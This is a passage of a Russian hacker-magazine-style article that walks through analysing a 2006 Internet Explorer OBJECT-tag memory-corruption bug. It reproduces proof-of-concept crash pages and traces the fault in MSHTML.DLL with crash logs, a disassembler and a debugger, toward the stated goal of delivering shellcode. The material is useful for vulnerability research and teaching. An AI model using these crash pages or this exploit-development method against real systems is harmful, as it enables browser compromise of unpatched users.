по следам MS IE OBJECT tag exploit'a

крис касперски ака мыщъх no-email

бурный поток времени ### мутная река времени приносит новые дыры, за ними следуют exploit'ы, постепенно оседающие в желудках червей и rootkit'ов. от дыры до ее практической реализации проходит долгий путь, при этом многие технические подробности остаются за кадром и начинающие хакеры никак не могут понять как проектируются exploit'ы. хотите заглянуть в полумрак хакерской кухни, узнав как хакеры делают это?

введение

Не успела Microsoft оправиться от дыры в TextRange(), заплатка на которую была выпущена 11 апреля 2006 (то есть спустя целых 3 недели, после появления exploit'a, обнародованного 23 марта), как ровно через месяц, 23 апреля 2006, **Michal Zalewski** опубликовал на немодерируемом форуме grok'ов сообщение "***MSIE (mshtml.dll) OBJECT tag vulnerability***" (см. lists.grok.org.uk/pipermail/full-disclosure/2006-April/045422.html), описывающее странное поведение IE при работе со вложенными OBJECT'ми, и приложил четыре демонстрационных exploita'a, грохающих по свидетельствам очевидцев все версии IE от 5.x до 7.x включительно.

Рисунок 1 в берлоге хакерской кухни всегда царит таинственный полумрак

предыстория

Сообщение Michal'я не осталось незамеченным и уже 25 марта засветилось на **Secun'y**, где дыре была присвоена наивысшая степень опасности, допускающая возможность засылки shell-кода (см. secunia.com/advisories/19762/). Аналогичного мнения придерживается и группа "**French Security Incident Response Team**" (www.frsirt.com/english/advisories/2006/1507/), а вот парни из **Security Focus** оказались более сдержанными в своих прогнозах и в графе "class" значится "unknown", что переводится на русский язык как "хрен его знает, как оно встанет" (см. www.securityfocus.com/bid/17820/info).

Все остальные (и, в частности, популярный blog комании **F-Secure**, расположенный по адресу www.f-secure.com/weblog) отделались гробовым молчанием, делая вид, что ничего не происходит, тем более, что никакой информации от Microsoft еще не поступало. Заплатки нет, и

неизвестно, когда она будет (и будет ли вообще — некоторые ошибки Microsoft не признает годами). В прошлый раз нас выручали третьи фирмы (достаточно вспоминать hot-fix от Ильфака Гильфанова, затыкающий дыру в wmf), но сейчас... пользователям приходится рассчитывать только на самих себя (или переходить на альтернативные браузеры и почтовые клиенты, наиболее защищенными из которых являются Opera и Lynx, а вот количество дыр в FireFox'e стремительно растет, так что пользоваться им не рекомендуется).

Хакеры торжествуют! Наконец-то появилась серьезная дыра, на которую "сильные мира сего" не обращают внимания. Трудно представить сколько уязвимых машин находится в сети и какую бурную деятельность можно развернуть, если начинить proof-of-concept exploit зарядом тротила весом в килограмм или даже целую тонну. Главное — определить где именно гробиться IE и куда передается управление. Это удачный пример, позволяющий мыщъх'у продемонстрировать как работают хакеры, медитирующие в глубине своего den'a. Так почему же мы стоим? Чего ждем! Вперед!

Рисунок 2 рабочее место перед атакой

предварительное расследование

Все эксперименты с exploit'ми лучше всего проводить на отдельной машине, запущенной, например, под VM Ware. Мы будем использовать: **Windows 2000 SP 0** и **IE 5.00.2920**. Остальные версии IE валятся аналогичным способом, отличаясь лишь адресами.

Запускам Оперу или ReGet и сохраняем первый proof-of-concept exploit на диск: http://lcamtuf.coredump.cx/iedie2-1.html (в принципе, сохранять можно в том числе и самим IE, но только сохранять, не нажимая на ссылку!). Открываем файл в FAR'e по <F3> и смотрим, что у нас там (см. листинг 1):

```
<STYLE></STYLE>
<OBJECT>
Bork
...
<STYLE></STYLE>
<OBJECT>
Bork
```

Листинг 1 исходный код exploit'a IEdie2-1.html

Хм, просто много вложенных (то есть незакрытых) тегов OBJECT, разделенных загадочным именем Bork, являющимся к тому же торговой маркой компании, производящей

бритвы. Ладно, оставим бритвы в покое, и проверим реакцию exploder'a. IE 5.0 спокойно переваривает наживку, отображая ее как родную.



Рисунок 3 реакция IE 5.0 на IEdie2-1 – все отображается нормально

Со вторым exploit'ом (http://lcamtuf.coredump.cx/iedie2-2.html) нам везет куда больше. На первый взгляд, все ок, и за исключением подозрительных пустых квадратов, IE отображает его вполне корректно (см. рис 4), но вот при закрытии explorer'a, IE падает с воплем о критической ошибке и в лог **Доктора Ватсона** добавляется новая запись (естественно, если он установлен just-in-time отладчиком по умолчанию).



Рисунок 4 реакция IE 5.0 на IEdie2-2 – падение при закрытии

Обычно, такое происходит при разрушении динамической памяти (так же называемой **кучей**), но не будем спешить с выводами, а посмотрим чем первый exploit отличается от второго.

```
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
...
...
...
<STYLE></STYLE>
<OBJECT>
Bork
<STYLE></STYLE>
<OBJECT>
Bork
<STYLE></STYLE>
<OBJECT>
Bork
...
...
...
```

Листинг 2 исходный код exploit'a IEdie2-2.html

Сначала идет множество корректно закрытых OBJECT'ов с неизвестным IE 5.0 тегом <X> — источником тех пустых квадратов, — а вот дальше повторяется код предыдущего

exploit'a. Но во втором случае IE падает, а в первом нет. Почему? Может уровня вложенности оказалось недостаточно для падения? Открываем iedie2-1.html в FAR'e по <F4> и увеличиваем количество OBJECT'ов вдвое-втрое. Загружаем его в IE и... опля! Ловим исключение при закрытии приложения! Это уже ближе к телу! Надеюсь, мысль ясна?

Третий exploit (http://lcamtuf.coredump.cx/iedie2-3.html) вгоняет IE в глубокую задумчивость, заканчивающуюся возбуждением исключения с автоматическим завершением его работы в аварийном режиме (см. рис. 5). Вот оно — переполнение!



Рисунок 5 реакция IE 5.0 на IEdie2-2 — падение в процессе отображения текста

Смотрим на код:

```
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
<STYLE></STYLE>
...
...
...
<OBJECT
type=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>
Bork
<STYLE></STYLE>
<OBJECT
type=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>
Bork
```

Листинг 3 исходный код exploit'a IEdie2-3.html

Какой к черту "`<OBJECT></OBJECT><X>Bork</X>`"?! Ведь мы же выяснили, что IE обрабатывает его вполне корректно. Открываем файл по <F4> и отрезаем весь текст вплоть до строки "`<STYLE></STYLE>`" на хрен! Загружаем exploit в IE и… вновь та же задумчивость, заканчивающаяся исключением. Значит, "`<OBJECT></OBJECT><X>Bork</X>`" тут совсем ни при чем и реальное переполнение происходит в "`<OBJECT type=AAA...AAA>`", в направлении которого и надо копать.

Четвертый exploit (http://lcamtuf.coredump.cx/iedie2-4.html) во всем повторяет третий, только длина строк "AAA" слегка другая, тем не менее исключение все равно возникает, значит, переполнение имеет место быть. Остается выяснить: где именно оно происходит и как передать shell-коду бразды правления.

начинаем копать

Свой лог Др.Ватсон хранит в папке Documents&Settings\All Users\Документы\DrWatson, туда же попадает дамп памяти упавшего приложения. Дамп перезаписывается каждый раз, а лог по умолчанию сохраняет данные о 10 последних ошибках, в которые входят и сбои, вызванные нашими exploit'ми.

Открывем drwtsn32.log в FAR'e по <F4> и ищем строки, относящиеся к сбою в IE (см. листинг 4), произошедшему в заданное время (мы ведь не забыли посмотреть на часы, верно?)

```
Исключение в приложении:
       Прил.:  iexplore.exe (pid=884)
       Время:  09.05.2006 @ 16:41:36.734
```

Листинг 4 при регистрации ошибки Доктор Ватсон запоминает время ее возникновения

Пропуская бесполезную информацию о запущенных процессах и загруженных динамических библиотеках, мы добираемся до дизассемблерного кода, расположенного в окрестностях сбоя exploit'a iedie2-2:

```
eax=0000001a ebx=0000001a ecx=01460610 edx=75b2c198 esi=01460610 edi=00000000
eip=75ad7e2e esp=0006da58 ebp=00000000 iopl=0         nv up ei pl nz na pe nc
-------------------------------------------------------------------------------
       75ad7e23 e81b000000    call    DllGetClassObject+0x1f573 (75ad7e43)
       75ad7e28 8bd8          mov     ebx,eax
       75ad7e2a 3bdd          cmp     ebx,ebp
       75ad7e2c 740e          jz      DllGetClassObject+0x2806c (75ae093c)
СБОЙ -> 75ad7e2e 8b7b34       mov     edi,[ebx+0x34]  ds:00a7d5f0=????????
       75ad7e31 c1ef02        shr     edi,0x2
       75ad7e34 3bfd          cmp     edi,ebp
       75ad7e36 0f8fcf431300  jnle    75c0c20b
-------------------------------------------------------------------------------
FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4  Function Name
00000000 00000000 00000000 00000000 00000000 00000000 mshtml!DllGetClassObject
```

Листинг 5 фрагмент дизассемблерного листинга Др. Ватсона, описывающего сбой IEdie2-2

Давайте, как археологи, попробуем восстановить хронологию событий и выяснить, что же здесь происходило. Нам известно, что инструкция `MOV EDI, [EBX+0X34]`, расположенная по адресу 75AD7E2Eh и лежащая глубоко в недрах MSHTML.DLL, вызвала исключение типа нарушение доступа, поскольку регистр EBX содержал 1Ah, то есть указывал на первый 64 Кбайт регион памяти, доступ к которому строго запрещен как раз для отлова таким некорректных указателей. Но откуда в EBX взялись эти злощастные 1Ah? Поднимаясь по дизассемблерному листингу вверх, мы находим инструкцию `MOV EBX, EAX`, копирующую содержимое EAX в EBX. Значение самого же EAX возвращается функцией `DllGetClassObject+0x1f573`, расположенной по адресу 75AD7E43h. Важно понять, что к самой `DllGetClassObject` никакого отношения она не имеет! Просто, не найдя символьной информации, Др. Ватсон взял адрес ближайшей известной ему функции и назначил его в качестве базового.

Кое-что начинает проясняться. Функция 75AD7E43h должна возвращать указатель на структуру данных, по смещению 34h от начала которой лежит еще один указатель, но накурившись exploit'a она возвратила какую-то хрень. Напоминаю, что сбой произошел при закрытии IE, то есть, когда обработка HTML-кода уже была завершена. Следовательно, сама функция 75AD7E43h тут не причем (ее можно даже не дизассемблировать) и причину следует искать в разрушении структур данных, с которыми эта функция работает.

Теперь исследуем сбой, относящийся к IEdie2-3, дизассемблерные окрестности которого выглядят так:

```
eax=00000000 ebx=000af334 ecx=00000428 edx=01340294 esi=01480007 edi=01481990
eip=75acc4da esp=0006dba0 ebp=0006dbcc iopl=0         nv up ei pl nz na pe nc
-------------------------------------------------------------------------------
функция: <nosymbols>
       75acc4bd 60            pushad
       75acc4be 8501          test    [ecx],eax             ds:00000428=?????
       75acc4c0 56            push    esi
       75acc4c1 8bf1          mov     esi,ecx
       75acc4c3 e8555cfcff    call    75a9211d
       75acc4c8 668b766c      mov     si,[esi+0x6c]          ds:01efd5de=????
       75acc4cc 6685f6        test    si,si
       75acc4cf 7418          jz      DllGetClassObject+0x14b19 (75acd3e9)
       75acc4d1 0fb7ce        movzx   ecx,si
       75acc4d4 69c998000000  imul    ecx,ecx,0x98
СБОЙ -> 75acc4da 8b8020040000 mov     eax,[eax+0x420]       ds:00000420=??????
       75acc4e0 5e            pop     esi
       75acc4e8 c3            ret
-------------------------------------------------------------------------------
FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4  Function Name
0006DBCC 75A92F0F 00000001 00000000 0006DC44 000AF23C mshtml!DllGetClassObject
```

Листинг 6 фрагмент дизассемблерного листинга Др. Ватсона, описывающего сбой IEdie2-3

Адрес сбоя совсем другой (75ACC4DAh против 75AD7E2Eh), но библиотека вся та же — MSHTML.DLL, да и хронология событий очень похожа на предыдущую. Исключение

вызывает инструкция `MOV EAX,[EAX+0X420]` с регистром EAX, равным нулю, возвращенным функцией 75A9211Dh (см. `CALL 75A9211D`), которая по идее должна возвращать указатель на объект или структуру данных, но не возвратила, а не возвратила потому, что память была разрушена!

Что же касается IEdie2-4, то он полностью повторяет листинг 6, только регистры EBX, ECX, ESI и EDI немного другие. Это, конечно, важный факт, но пока мы не знаем, как его интерпретировать.

Еще у нас имеется дамп user.dmp, сброшенный IE перед смертью. Дамп можно загрузить в отладчик **WinDbg** (file → open crush dump), входящий в состав DDK, однако, ничего нового мы не узнаем (см. рис. 6). Дамп — это мертвое тело, это труп программы. Команды трассировки в нем не работают и все, что мы можем — это просматривать память, стек и регистры, которые мы и так знаем (спасибо отчету Др. Ватсона). Гораздо большие перспективы отрывает дизассемблирование MSHTML.DLL и живая отладка по месту падения (just-in-time debugging), чем мы сейчас и займемся.



Рисунок 6 дамп IE, загруженный в WinDbg

роем вглубь

Берем файл MSHTML.DLL (он находится в каталоге WINNT\System32) и загружаем его в IDA Pro или другой дизассемблер (но лучше, чем IDA Pro вы все равно ничего не найдете). Michal Zalewski в своем сообщении жаловался на отсутствие исходных текстов, серьезно затрудняющих анализ. Что ж, исходных текстов IE в нашем распоряжении действительно нет, но отладочные символы получить можно. В них содержатся имена всех неэкспортируемых функций и объявления объектов и структур.



Рисунок 7 основное окно дизассемблера IDA Pro 5.0 по умолчанию. ну и как с ним работать?! переход в нормальный режим осуществляется нажатием на пробел

IDA Pro 5.0 (см. рис. 7) автоматически сгружает отладочные символы всех системных файлов с msdl.microsoft.com, стоит только сказать: file → load file → PDB file. В более древних версиях это приходится делать вручную. Для начала нам потребуется пакет "Debugging Tools for Windows", бесплатно распространяемый Microsoft: www.microsoft.com/whdc/devtools/debugging/. Скачиваем версию для "своей" операционной системы, устанавливаем, заходим в каталог /bin, находим там утилиту symchk.exe и запускаем ее на следующий манер:

```
set src=C:\WINNT\SYSTEM32\MSHTML.DLL
symchk %src% /s srv*.\*http://msdl.microsoft.com/download/symbols -v
```

Листинг 7 ручная загрузка символьной информации

Программа лезет в сеть, возбужденно подмигивая огоньками модема, и вскоре (или не вскоре — это уж от вашего канала зависит!) на диске образуются два новых каталога: .\mshtml.dbg\38D12257243000 с файлом mshtml.dbg и .\mshtml.pdb\38051D9A2 с mshtml.pdb с размерами 2.8 Мбайт и 2.1 Мбайт соответственно. На самом деле, файлы передаются в сжатом виде, поэтому реально скачивается всего ~1,5 Мбайта. Ну, dbg-файл нам совершенно неинтересен (там содержатся адреса машинных команд, соответствующие номерам строк исходных текстов, которых у нас все равно нет), а вот pdb мы сейчас и загрузим в IDA Pro вместе со всей символьной информацией, которой решила поделиться с нами Microsoft. Перед этим рекомендуется скопировать динамическую библиотеку **dbghelp.dll** из Debugging Tools в коревой каталог IDA Pro, иначе плагин pdb.plw может не сработать.

Но прежде, чем загружать символы, перейдем на место сбоя и посмотрим как выглядит оригинальный дизассемблерный текст. Нажимаем <G> (goto) и вводим адрес "75ACC4DA", сообщенный Др. Ватсоном. Мы оказываемся в уже знакомой нам процедуре (см. листинг 8), вызывающей безымянную функцию 75A9211Dh о назначении которой пока можно только гадать:

```
.text:75ACC4C0 sub_75ACC4C0    proc near               ; CODE XREF: sub_75AB7EE6+1E2p
.text:75ACC4C0                                         ; sub_75AC4C20+2Ep ...
.text:75ACC4C0         push    esi
```

```
.text:75ACC4C1         mov     esi, ecx
.text:75ACC4C3         call    sub_75A9211D
.text:75ACC4C8         mov     si, [esi+6Ch]
.text:75ACC4CC         test    si, si
.text:75ACC4CF         jz      short loc_75ACC4E9
.text:75ACC4D1         movzx   ecx, si
.text:75ACC4D4         imul    ecx, 98h
.text:75ACC4DA         mov     eax, [eax+420h]         ; ← место сбоя
.text:75ACC4E0         pop     esi
.text:75ACC4E1         lea     eax, [ecx+eax-98h]
.text:75ACC4E8         retn
.text:75ACC4E9 ; ---------------------------------------------------------------------
.text:75ACC4E9
.text:75ACC4E9 loc_75ACC4E9:                           ; CODE XREF: sub_75ACC4C0+Fj
.text:75ACC4E9         mov     eax, offset unk_75C8D1A0
.text:75ACC4EE         pop     esi
.text:75ACC4EF         retn
.text:75ACC4EF sub_75ACC4C0    endp
.text:75ACC4EF
```

Листинг 8 дизассемблерный текст до загрузки символьной информации

После загрузки символьной информации (file → load file → PDB file) листинг радикально преображается (см. листинг 9) и мы получаем вполне осмысленные имена:

```
 ; struct INSTANTCLASSINFO * __thiscall COleSite::GetInstantClassInfo(void)
.text:75ACC4C0 ?GetInstantClassInfo@COleSite@@QAEPAUINSTANTCLASSINFO@@XZ proc near
.text:75ACC4C0         push    esi
.text:75ACC4C1         mov     esi, ecx
.text:75ACC4C3         call    ?GetDocPtr@CElement@@QBEPVCDoc@@XZ;CElement::GetDocPtr()
.text:75ACC4C8         mov     si, [esi+6Ch]
.text:75ACC4CC         test    si, si
.text:75ACC4CF         jz      short loc_75ACC4E9
.text:75ACC4D1         movzx   ecx, si
.text:75ACC4D4         imul    ecx, 98h
.text:75ACC4DA         mov     eax, [eax+420h]         ; ← место сбоя
.text:75ACC4E0         pop     esi
.text:75ACC4E1         lea     eax, [ecx+eax-98h]
.text:75ACC4E8         retn
.text:75ACC4E9 ; ---------------------------------------------------------------------
.text:75ACC4E9
.text:75ACC4E9 loc_75ACC4E9:
.text:75ACC4E9         mov     eax, offset ?g_ciNull@@3UCLASSINFO@@A;CLASSINFO g_ciNull
.text:75ACC4EE         pop     esi
.text:75ACC4EF         retn
.text:75ACC4EF ?GetInstantClassInfo@COleSite@@QAEPAUINSTANTCLASSINFO@@XZ endp
```

Листинг 9 тот же дизассемблерный текст после загрузки символьной информации

Теперь мы знаем, что сбой произошел в функции **COleSite::GetInstantClassInfo(void)**, возвращающей указатель на структуру **INSTANTCLASSINFO**. К сожалению, описаний структур в pdb-файле нет (коварство Microsoft не знает границ!), но даже неполная символьная информация _намного_ лучше, чем совсем никакой!

Немного побурчав для приличия, займемся дизассемблированием функции **CElement::GetDocPtr(void)**, возвратившей в регистре EAX ноль, и посмотрим кто ей сорвал крышу и почему (см. листинг 10):

```
.text:75A9211D ?GetDocPtr@CElement@@QBEPAVCDoc@@XZ proc near; CElement::GetDocPtr()
.text:75A9211D         mov     eax, [ecx+10h]
.text:75A92120         mov     ecx, [ecx+1Ch]
.text:75A92123         test    cl, 2
.text:75A92126         jz      short loc_75A9212B
.text:75A92128         mov     eax, [eax+0Ch]
.text:75A9212B
.text:75A9212B loc_75A9212B:
.text:75A9212B         test    cl, 1
.text:75A9212E         jz      short locret_75A92133
.text:75A92130         mov     eax, [eax+2Ch]
.text:75A92133
.text:75A92133 locret_75A92133:
.text:75A92133         retn
.text:75A92133 ?GetDocPtr@CElement@@QBEPAVCDoc@@XZ endp
```

Листинг 10 дизассемблерный текст функции CElement::GetDocPtr(void)

Функция проста как провинциальная девушка, приехавшая покорять Москву. Используя регистр ECX, как указатель на объект, она извлекает из него еще один указатель, грузит его в EAX, а затем, используя полученный EAX как указатель, возвращает в том же самом EAX указатель на объект, который она должна возвратить, но в нашем случае возвращается ноль, что указывает на разрушение сложной иерархии структур данных.

Дизассемблер не позволяет сказать на каком этапе произошло разрушение. Может быть разрушен как базовый блок, на который указывает ECX, так и блок, расположенный по адресу *(ECX+10h). А, быть может, разрушение произошло еще раньше, но программа рухнула только сейчас. Чтобы не гадать на кофейной гуще, воспользуемся just-in-time отладчиком, в роли которого выступит популярный OllyDbg (http://www.ollydbg.de/).

докапываемся до истины

Запускаем OllyDbg, в меню "options" выбираем пункт "just-in-time debugging" и в появившимся диалоговом окне нажимаем кнопки "make OllyDbg just-in-time debugger" и "confirm before attaching". Выходим из отладчика и загружаем IEdie2-3 в IE.

Через некоторое время появляется диалоговое окно с сообщением, что программа сделала что-то не так (см. рис. 8). "ОК" — завершает IE, "отмена" — запускает just-in-time отладчик.



Рисунок 8 сообщение о критической ошибке с предложением запустить just-in-time отладчик

Очутившись в отладчике, мы оказываемся в уже знакомой нам точке сбоя по адресу 75ACC4DAh (см. листинги 6, 9 и 10). Многократные запуски IE показывают, что сбои происходят в самых разных местах, но всегда после вызова функции GetDocPtr(), а иногда и внутри самой GetDocPtr(). Как вам нравится следующее?

```
EAX 00000000   EBX 000BA14C   ECX FFFFFFFF   EDX 00E50764   ESP 0006DB9C
EBP 0006DBCC   ESI 00E552B0   EDI 00E552B0   EIP 75A92128 mshtml.75A92128
-------------------------------------------------------------------------
75A9211D       8B41 10        MOV EAX,DWORD PTR DS:[ECX+10]
75A92120       8B49 1C        MOV ECX,DWORD PTR DS:[ECX+1C]
75A92123       F6C1 02        TEST CL,2
75A92126       74 03          JE SHORT mshtml.75A9212B
75A92128       8B40 0C        MOV EAX,DWORD PTR DS:[EAX+0Ch]      ; ← место сбоя
75A9212B       F6C1 01        TEST CL,1
75A9212E       74 03          JE SHORT mshtml.75A92133
75A92130       8B40 2C        MOV EAX,DWORD PTR DS:[EAX+2C]
75A92133       C3             RETN
-------------------------------------------------------------------------
00E552B0  00000000     стек → 0006DB9C   75ACC4C8  RETURN to mshtml.75ACC4C8
00E552B4  00000000            0006DBA0   00E552B0
00E552B8  00000001            0006DBA4   75ACC889  RETURN to mshtml.75ACC889
00E552BC  FFFFFFFF            0006DBA8   00E552B0
00E552C0  00000000            0006DBAC   000BA054
